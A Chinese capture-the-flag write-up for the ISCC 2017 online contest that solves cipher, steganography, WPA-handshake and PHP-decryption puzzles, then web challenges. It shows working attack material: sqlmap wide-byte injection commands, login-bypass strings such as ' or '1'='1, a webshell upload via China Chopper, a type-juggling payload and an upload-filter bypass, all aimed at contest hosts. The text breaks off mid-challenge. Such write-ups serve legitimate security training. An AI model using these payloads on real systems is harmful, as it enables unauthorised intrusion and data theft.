

2017 年 ISCC 线上赛 Writeup

Basic

1. Wheel Cipher

身为二战时期的密码专家，你截获了通信员身上的一段密文、密钥序列和加密列表。你能看懂吗？

加密表：

- 1: < ZWAXJGDLUBVIQHKYPNTCRMOSFE <
- 2: < KPBELNACZDTRXMJQOYHGVSFUWI <
- 3: < BDMAIZVRNSJUWFHTEQGYXPLOCK <
- 4: < RPLNDVHGFCUKTEBSXQYIZMJWAO <
- 5: < IHFRLABEUOTSGJVDKCPMNZQWXY <
- 6: < AMKGHIWPNYCJBFZDRUSLOQXVET <
- 7: < GWTHSPYBXIZULVKMRAFDCEONJQ <
- 8: < NOZUTWDCVRJLXKISEFAPMYGHBQ <
- 9: < XPLTDSRFHENYVUBMCQWAOIKZGJ <
- 10: < UDNAJFBOWTGVRSCZQKELMXYIHP <
- 11: < MNBVCXZQWERTPOIUAYLSKDJFHG <
- 12: < LVNCMXZPQOWEIURYTASBKJDFHG <
- 13: < JZQAWSXCDEFVBGTYHNUMKILOP <

密钥为：2, 3, 7, 5, 13, 12, 9, 1, 8, 10, 4, 11, 6

密文为：N F Q K S E V O Q O F N P

Writeup: 此加密为杰弗逊圆盘加密（具体加密方法如若不懂，自行百度，或者谷歌，[wiki](#) 百科里有详细的过程）

- 2: < NACZDTRXMJQOYHGVSFUWIKPBEL <
- 3: < FHTEQGYXPLOCKBDMAIZVRNSJUW <
- 7: < QGWTHSPYBXIZULVKMRAFDCEONJ <
- 5: < KCPMNZQWXYIHFRLABEUOTSGJVD <
- 13: < SXCDERFVBGTYHNUMKILOPJZQAW <
- 12: < EIURYTASBKJDFHGLVNCMXZPQOW <
- 9: < VUBMCQWAOIKZGJXPLTDSRFHENY <
- 1: < OSFEZWAXJGDLUBVIQHKYPNTCRM <
- 8: < QNOZUTWDCVRJLXKISEFAPMYGHB <
- 10: < OWTGVRSCZQKELMXYIHPUDNAJFB <
- 4: < FCUKTEBSXQYIZMJWAORPLNDVHG <


11: < NBVCXZQWERTPOIUYSKDJFHGM <
6: < PNYCJBFZDRUSLOQXVETAMKGIHW <

答案: FIREINTHEHOLE


2. 你猜猜。。

我们刚刚拦截了，敌军的文件传输获取一份机密文件，请君速速破解。

504B03040A0001080000626D0A49F4B5091F1E0000001200000008000000666C61672E7478
746C9F170D35D0A45826A03E161FB96870EDDFC7C89A11862F9199B4CD78E7504B01023F0
00A0001080000626D0A49F4B5091F1E000000120000000800240000000000000200000000
0000000666C61672E7478740A0020000000000001001800AF150210CAF2D1015CAEAA05CA
F2D1015CAEAA05CAF2D101504B050600000000010001005A000000440000000000
使用 Winhex 新建一个文件，然后把上边一串复制进去，选择 ASCII-hex 选项，



然后保存成 zip 格式文件，里边有密码，暴力破解就行，纯数字的 密码为 123456



解开之后 flag.txt 里的内容为 daczcasdqwdcsdzasd

3. 神秘图片

小明最近参加一个叫共济会的社团，社长一天神秘失踪，在社长电脑桌面上同学们发现一张奇怪的照片，为找到社长，社员们正在努力解密这张照片，可是一直找不到答案，你们发现神秘蛛丝马迹吗？

Basic-03.zip



打开图片是一个狗狗，然后怎么看也看不出来端倪，就用 kali 使用 binwalk 命令查看图片信息

```
Basic-03.png Basic-03.png Basic-03.png
root@kali:/home/ISCC2017# binwalk Basic-03.png
```

| DECIMAL | HEXADECIMAL | DESCRIPTION |
|---------|-------------|---|
| 0 | 0x0 | PNG image, 438 x 435, 8-bit/color RGB, non-interlaced |
| 181626 | 0x2C57A | PNG image, 860 x 189, 8-bit colormap, non-interlaced |
| 181767 | 0x2C607 | Zlib compressed data, best compression |

里边有另外一张 PNG 图片，使用 dd 命令将其分离出来就可以了
分离出来以后是猪圈密码，其实一看题目里的共济会就能看出来是猪圈密码。



解密后就是 goodluck 大小写不一定，因为没有提交格式，所以都试一下就 OK 了。

4. 告诉你个秘密

简单加密

```
636A56355279427363446C4A49454A7154534230526D6843
56445A31614342354E326C4B4946467A5769426961453067
```

文件里有两行这个 猜测是十六进制，转成 ASCII 码试一下

```
cjV5RyBscDIJEJqTSB0RmhC
VDZ1aCB5N2lKIFFzWiBiaE0g
```

然后就是 Base64 解密

```
r5yG lp9I BjM tFhB
T6uh y7iJ QsZ bhM
```

观察以后感觉是键盘密码，仔细看就是这几个包含的字母
最后是：TONGYUAN 大小写都试试，因为没有具体格式。

5. 二维码

这是一个二维码

Basic-07.zip



u5bc6 u7801 u7eaf u6570 u5b57 u5171 u0038 u4f4d

丢进 word 里面转义 alt+x

这个意思就是：密码纯数字共 8 位

扫描二维码可得：The password of the router is our flag

路由器的密码就是 flag


然后把二维码图片放入 kali 中使用 binwalk 命令

```
root@kali:~/home/ISCC2017# binwalk u5bc6u7801u7eafu6570u5b57u5171u0038u4f4d.png
```

| DECIMAL | HEXADECIMAL | DESCRIPTION |
|---------|-------------|--|
| 0 | 0x0 | PNG image, 370 x 370, 1-bit grayscale, non-interlaced |
| 41 | 0x29 | Zlib compressed data, default compression |
| 694 | 0x286 | Zip archive data, encrypted at least v2.0 to extract, compressed size: 54990, uncompressed size: 55000 |
| 56130 | 0x0B42 | End of Zip archive |


```
root@kali:~/home/ISCC2017#
```

发现里边有一个压缩包，使用 dd 命令提取出来，



打开里边有密码，暴力破解密码为 20161114

打开里边有一个 txt 提示，一个握手包



破解记录里边提示：前四位为 ISCC，后四位为大写字母和数字构成

使用密码生成工具生成字典，然后进入 kali 进行破解。

```
root@kali: /home/ISCC2017/Basic-07# aircrack-ng -w Basic-07.txt C8-E7-D8-E8-E5-88_handshake.cap
Opening C8-E7-D8-E8-E5-88_handshake.cap
Read 8492 packets.

# BSSID          ESSID          Encryption
1 C8:E7:D8:E8:E5:88 MERCURY_E8E588 WPA (1 handshake)

Choosing first network as target.

Opening C8-E7-D8-E8-E5-88_handshake.cap
Reading packets, please wait...

Aircrack-ng 1.2 rc4

[00:00:08] 6888/1679609 keys tested (773.75 k/s)

Time left: 36 minutes, 3 seconds          0.41%

KEY FOUND! [ ISCC16BA ]

Master Key      : 4F 40 4F F1 E8 EE F6 22 71 B3 12 CA 61 D4 E7 1D
                  BC 19 AD 27 01 E6 F4 82 BF 49 4E 5F 88 E9 F1 B5

Transient Key   : FA 15 3B 04 E3 6C 80 34 05 2C D6 BA CD 53 28 AB
                  40 7B 30 A0 22 CB B0 98 12 0F 62 2C 79 F1 62 44
                  99 FD 91 89 5F A2 22 66 DF 66 9F F5 C2 E4 1D 26
                  F2 20 7A 86 85 85 70 4B 73 A9 6A 85 B7 6C C4 B7

EAPOL HMAC     : 96 FD 7B 9E 53 29 F9 71 22 E6 4E D3 73 9E E3 93
```

Flag 就是 ISCC16BA

6. 说我作弊，需要证据

X 老师怀疑一些调皮的学生在一次自动化计算机测试中作弊，他使用抓包工具捕获到了 Alice 和 Bob 的通信流量。狡猾的 Alice 和 Bob 同学好像使用某些加密方式隐藏通信内容，使得 X 老师无法破解它，也许你有办法帮助 X 老师。X 老师知道 Alice 的 RSA 密钥为 $(n, e) = (0x53a121a11e36d7a84dde3f5d73cf, 0x10001)$ (192.168.0.13)?, Bob 的 RSA 密钥为 $(n, e) = (0x99122e61dc7bede74711185598c7, 0x10001)$ (192.168.0.37)

Basic-06.zip

这个是没有技术含量的一道题了，居然是原题，就随手百度了一下，直接原题出来，虽然是纯英文的网页，但是 flag 这几个字母还是很好认的。

虽说是原题，我们也要弄懂弄会不要留遗憾!! 万一以后改了一个数据呢，是吧，还是弄懂比较好!!!

打开压缩包，里边又是一个 pcapng 文件，打开发现从 13 到 37 一直含有一个 base64 加密字符串

```
U0 VRID0gMT
M7IERBVE EgPSAweD
NiMDRiMj ZhMGFkYw
RhMmY2Nz MyNmJiMG
M1ZDZMOy BTSUcgPS
AweDJlNW FiMjRmOW
RjMjFkZj QwNmE4N2
RlMGIZYj RMOw==.
```

U0VRID0gNDsgREFUQSA9IDB4MmMyOTE1MGYxZTMxMWVmdDliYzlmMDY3MzVhY0w7IFNJRYA
9IDB4MTY2NWZiMmRhNzYxYzRkZTg5ZjI3YWw4MGNiTDs=

解码可得：

SEQ = 4; DATA = 0x2c29150f1e311ef09bc9f06735acL; SIG = 0x1665fb2da761c4de89f27ac80cbL;

剩余复现过程网址：


<https://www.honoki.net/2015/10/hack-lu-2015-creative-cheating/#more-482>

flag{n0th1ng_t0_533_h3r3_m0v3_0n}

7. 公邮密码


小明的 U 盘中毒了。病毒把小明的文档压缩并加密。现在小明忘了公邮密码，然而记录密码的文档却被病毒压缩并加密，你能帮助小明解开吗？

Basic-08.zip



附件里有两个文件，一个加密的压缩包，里边有公邮密码，另一个 txt 文档长得酷似 password（解压密码）然后试一试，果断不对，然后就丢到暴力破解工具里边暴力破解密码就是：BIT

解密以后，里边有 txt 文档，



RmxhZzp7THkzMTkuaTVkMWYqaUN1bHQhfQ==

Base64 解密，然后得到 flag

请输入要进行编码或解码的字符：

RmxhZzp7THkzMTkuaTVkMWYqaUN1bHQhfQ==

☐ 解码结果以16进制显示

Base64编码或解码结果：

Flag:{Ly319.i5d1f*iCult!}

8. PHP_encrypt_1

大黑阔在某数据库中提取到了管理员的密码，但是密码是加密的，本要放弃的黑阔突然发现加密竟然是可逆的，网页上的脚本被黑阔提取出来了，你能够帮助黑阔解密吗？黑阔感激不尽

加密数据: fR4aHWwuFCYVYdFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=

Basic-09.zip

文件里的 PHP 源码如下:

```
<?php
function encrypt($data,$key)
{
    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>
```

进行代码分析, key=729623334f0aa2784a1599fd374c120d

Klen=32

Len 未知, 根据最后一行 return 结合 base64 解密可得, 计算过后的 str 的 16 进制为

\x7d \x1e \x1a \x1d \x6c \x2e \x14 \x26

\x18 \x57 \x27 \x45 \x47 \x13 \x2a \x1e

\x18 \x42 \x28 \x1b \x1e \x1f \x57 \x5b

\x17 \x28 \x2b \x47 \x12 \x16 \x27 \x55

\x18 \x16 \x1a \x2d \x16 \x30

一共 38 位, 所以 len=38

转换为十进制后 str=125 30 26 29 108 46 20 38 24 87 39 69 71 19 42 30 24 66 40 27 30 31
87 91 23 40 43 71 18 22 39 85 24 22 26 45 22 48

根据第一个 for 循环可得 char=729623334f0aa2784a1599fd374c120d729623

每个字符转换成十进制得 char=55 50 57 54 50 51 51 51 52 102 48 97 97 50 55 56 52 97 49
53 57 57 102 100 51 55 52 99 49 50 48 100 55 50 57 54 50 51

根据第二个 for 循环可得 data=70 108 97 103 58 123 97 115 100 113 119 100 102 97 115
102 100 97 119 102 101 102 113 119 100 113 119 100 97 100 119 113 97 100 97 119 100 125

转化后得到 flag: Flag:{asdqwdfasfdawfefqwdqwdadwqadawd}


Web

1. Web 签到题，来和我换 flag 啊！

Ps：比赛过程中严禁和其他队伍互换 flag!!!

<http://139.129.108.53:3190/web-02/>

看源代码发现有两个传值




哼,就给我一个flag我才不和你换呢
还不够诚意,不和你换FLAG

You give me f1ag and I will give you flag too~~~

Let's change flag
换FLAG!

用 hackbar




哼,就给我一个flag我才不和你换呢
还不够诚意,不和你换FLAG
这样才有诚意,flag给你吧!

You give me f1ag and I will give yo


Let's change flag
换FLAG!

看 post data 那一栏

传了 3 个参数。flag 在 http 头里面



使用 Live HTTP headers 抓一下包就可以了




抓包后, flag 就出来了

f1ag: {N0w_go1Odo!otherw3b}


2. WelcomeToMySQL

Welcome to MySQL! SQL inject?


<http://139.129.108.53:8081/web-01/>



把安恒杯的一句话木马改成*.php5 上传, 然后用菜刀链接, 然后找到 base.php, 有数据库的用户名密码, 可以用菜刀连接数据库, flag 在数据库里面。



我复现的晚 base.php 已经被删了，里边是数据库账户密码都是 iscc2017



讲去以后就出来了

Flag:{Iscc 1s Fun 4nd php iS Easy}

3. where is your flag

美国大黑阔 Jack 来窃取小明的 flag，看上去确实很简单

<http://139.129.108.53:6980/web-08/>

这道题是宽字节注入

<http://139.129.108.53:6980/web-08/index.php?id=1%c5>

把上面的 url 放 sqlmap 就可以跑出来了我的 (sqlmap 版本比较老, 在最后加上一个 ' 才管用)

sqlmap 一个一个表进行查

```

D:\Python27\sqli>sqlmap.py -u http://139.129.108.53:6980/web-08/index.php?id=1
%5'

      _
    _H_
   _['']_
  _-_- . [''] _-_-  <1.1.5.9#dev>
 _-_- _- _-_- _-_- _-_-
 _-_- _- _-_- _-_- _-_-
      _-_- _-_- _-_-  http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 21:18:22

[21:18:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[21:18:24] [INFO] fetched data logged to text files un-
der\sqlmap\output\139.129.108.53'

[*] shutting down at 21:18:24

```

然后查数据库：

```
D:\Python27\sqlmap>sqlmap.py -u http://139.129.108.53:6980/web-08/index.php?id=1
%5' --dbs
```

[illegible]

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
```

```
[21:18:37] [INFO] resumed: 1
[21:18:37] [INFO] resumed: 1
available databases [2]:
[*] information_schema
[*] web_robots
[21:18:37] [INFO] fetched da
```

然后查表:

```
D:\Python27\sqlmap>sqlmap.py -u http://139.129.108.53:6980/web-08/index.php?id=1
%c5' -D web_robots --tables
```

[illegible]

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
```

```
[21:20:58] [INFO] resum
Database: web_robots
[2 tables]
+-----+
| article |
| flag    |
+-----+
```


然后查表中的字段:

4. 我们一起来日站

老司机发挥所长，利用平时拿站的技巧来解题吧

<http://139.129.108.53:5090/web-04/>

先用目录扫描工具（我用御剑）扫出一个.txt 文档，里面有一个很长的字符串，写到 url 后面，然后加一个 admin.php 就是后台登录界面，然后用 php 的万能密码，在用户名处输入即可爆出 flag。



选第一个打开 robots.txt

<http://139.129.108.53:5090/web-04/21232f297a57a5a743894a0e4a801fc3/admin.php>




PHP万能密码

'or 1=1/*

User: something

Pass: ' or '1'='1

' or '1'='1



Flag 在左上角，藏得太深，本来爆出来了找了好久才发现
 Logged in! Flag:{ar32wefafafqw325t4rqfcakas}

5. 自相矛盾

打破常规，毁你三观！
<http://139.129.108.53:8083/web-09/>

这道题也算是个原题，不过略有不同
 看源码绕过 3 个 if 语句就可以了
http://y0or1.lofter.com/post/1e1bbccb_c3d62f1

payload 如下：

```
iscc={%22bar1%22:%222017e%22,%22bar2%22:[[1],1,2,3,0]}&cat[0]=00isccctf2017&cat[1][]=1111&dog=%00
```

```
flag{sflkljldstuaft}
```

6. I have a jpg,i upload a txt.

小明发现，php 将上传的 jpg 文件流写入一个 txt 中，再重命名后缀为 jpg 还可以正常读取，于是写了一段上传代码，会不会有什么漏洞呢？

<http://139.129.108.53:3366/web-03>

Source:

```
<html>
<body>
<?php
include 'hanshu.php';
if(isset($_GET['do']))
{
    $do=$_GET['do'];
    if($do==upload)
    {
        if(empty($_FILES))
        {
            $html1=<<<HTML1
            <form action="index.php?do=upload" method="post"
enctype="multipart/form-data">
                <input type="file" name="filename">
                <input type="submit" value="upload">
            </form>
HTML1;
            echo $html1;
        }
        else
        {
            $file=@file_get_contents($_FILES["filename"]["tmp_name"]);
            if(empty($file))
            {
                die('do you upload a file?');
            }
            else
            {
                if((strpos($file,'<?')>-1) || (strpos($file,'?>')>-1) || (strpos($file,'php')>-1) || (strpos($file,'<script')>-1) || (strpos($file,'</script')>-1))
                {
                    die('you can\'t upload this!');
                }
            }
        }
    }
}
```

```

else
{
    $rand=mt_rand();
    $path='/var/www/html/web-03/uploads/' . $rand . '.txt';
    file_put_contents($path, $file);
    echo 'your upload success!./uploads/' . $rand . '.txt';
}
}

}

}
elseif($do==rename)
{
    if(isset($_GET['re']))
    {
        $re=$_GET['re'];
        $re2=@unserialize(base64_decode(unKalsA($re,6)));
        if(is_array($re2))
        {
            if(count($re2)==2)
            {
                $rename='txt';
                $rand=mt_rand();
                $fp=fopen('./uploads/' . $rand . '.txt','w');
                foreach($re2 as $key=>$value)
                {
                    if($key==0)
                    {
                        $rename=$value;
                    }
                    else
                    {
                        if(file_exists('./uploads/' . $value . '.txt') && is_numeric($value))
                        {
                            $file=file_get_contents('./uploads/' . $value . '.txt');
                            fwrite($fp,$file);
                        }
                    }
                }
            }
            fclose($fp);
            waf($rand,$rename);
            rename('./uploads/' . $rand . '.txt', './uploads/' . $rand . '!' . $rename);
            echo "you success rename!./uploads/$rand.$rename";

```



```

        }
    }
    else
    {
        echo 'please not hack me!';
    }
}
elseif(isset($_POST['filetype'])&&isset($_POST['filename']))
{
    $filetype=$_POST['filetype'];
    $filename=$_POST['filename'];

if((((($filetype=='jpg')||($filetype=='png')||($filetype=='gif'))&&is_numeric($filename))
    {
        $re=KalsA(base64_encode(serialize(array($filetype,$filename))),6);
        header("Location:index.php?do=rename&re=$re");
        exit();
    }
    else
    {
        echo 'you do something wrong';
    }
}
else
{
    $html2=<<<HTML2
    <form action="index.php?do=rename" method="post">
filetype: <input type="text" name="filetype" /> please input the your file's type
</br>
filename: <input type="text" name="filename" /> please input your file's numeric name,like
12345678
</br>
<input type="submit" />
</form>
HTML2;

    echo $html2;

    }
}

}

}
else
{
    show_source(__FILE__);

```

```
}  
?>  
</body>  
</html>  
@.@"
```

It bans '<?', '?>', 'php', '<script', '</script>'

But we can use

```
<?=1; //echo 1
```

In RENAME function, it use 'fwrite',

```
$filename=random;  
foreach(...){  
    fwrite(...)  
}
```

